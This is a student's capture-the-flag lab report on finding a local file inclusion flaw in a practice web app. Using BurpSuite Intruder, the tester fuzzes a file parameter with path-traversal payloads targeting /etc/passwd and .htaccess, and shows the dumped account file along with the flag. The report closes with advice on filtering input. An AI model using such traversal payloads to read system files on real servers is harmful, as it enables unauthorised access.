

Report on (LFI - 15.7.1 -15)



Tester's name: Stanley Ford

Lab No. "15.7.1 LFI" :

- General information:
 - Testing period: 02.02.2023
 - Test object: <http://51.250.73.193:8084/>
- Description of actions:

When I went to the site, I saw an example of a file that could be found. I wrote text.txt to the search bar and noticed how the URL of the page changed to <http://51.250.73.193:8084/?file=text.txt#projects>. The part after the slash indirectly indicates the presence of an LFI vulnerability. That's what I'll check in the next step.

I go to BurpSuite, where I intercept this HTTP request and send it to Intruder, where I will attack it pointwise (in Sniper mode) in the directory dictionary:



Run and wait a couple of minutes for the scanning to finish.

2. Intruder attack of http://51.250.73.193:8084 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			8501	
1		200			8327	
2	../../../../../../../../etc/passwd	200			9563	
3	../../../../../../../../etc/passwd	200			9563	
4	../../../../../../../../etc/passwd	200			9563	
5	../../../../../../../../etc/passwd	200			9563	
6	../../../../../../../../etc/passwd	200			9563	
7	../../../../../../../../etc/passwd	200			9563	
8	../../../../../../../../etc/passwd	200			9563	
9	../../../../../../../../.htaccess	200			8336	
10	../../../../../../../../.htaccess	200			8336	
11	../../../../../../../../.htaccess	200			8336	
12	../../../../../../../../.htaccess	200			8336	
13	../../../../../../../../etc/host...	200			8333	
14	../../../../../../../../etc/host...	200			8333	

Request Response

Pretty Raw Hex Render

```
</h5>
<h6 class="card-subtitle mb-2 text-muted">
Дата создания: Mon Nov 21 17:14:28 2022
</h6>
<p class="card-text">
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

root 4 matches

Finished

So, I got a set of directories that return the status of "200 OK" and filtered some of them for the word "root", which would point to the root folder with passwords. Such a one was found in .. /.. /.. /etc/passwd.

It's good news. Obviously, this is what you should try to implement in the search box and here is the result:

ПОИСК

Имя Файла: passwd

Дата создания: Mon Nov 21 17:14:28 2022

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin flag{L0c@l_F1l3_Inclu0n}
```

I got access to the folder with passwords. At the end, the flag you want to find is flag{L0c@l_F1l3_Inclu0n}. Job done.

Self-Assessment Questions:

- List the tools (programs and utilities) that you used to solve this lab: Web Browser(Google Chrome)
BurpSuite
- List the vulnerabilities you have discovered: LFI
- Give advice on how to improve protection: Filter the input. In particular: allow only alphanumeric and numeric characters, while special characters such as /, <, > should not be processed.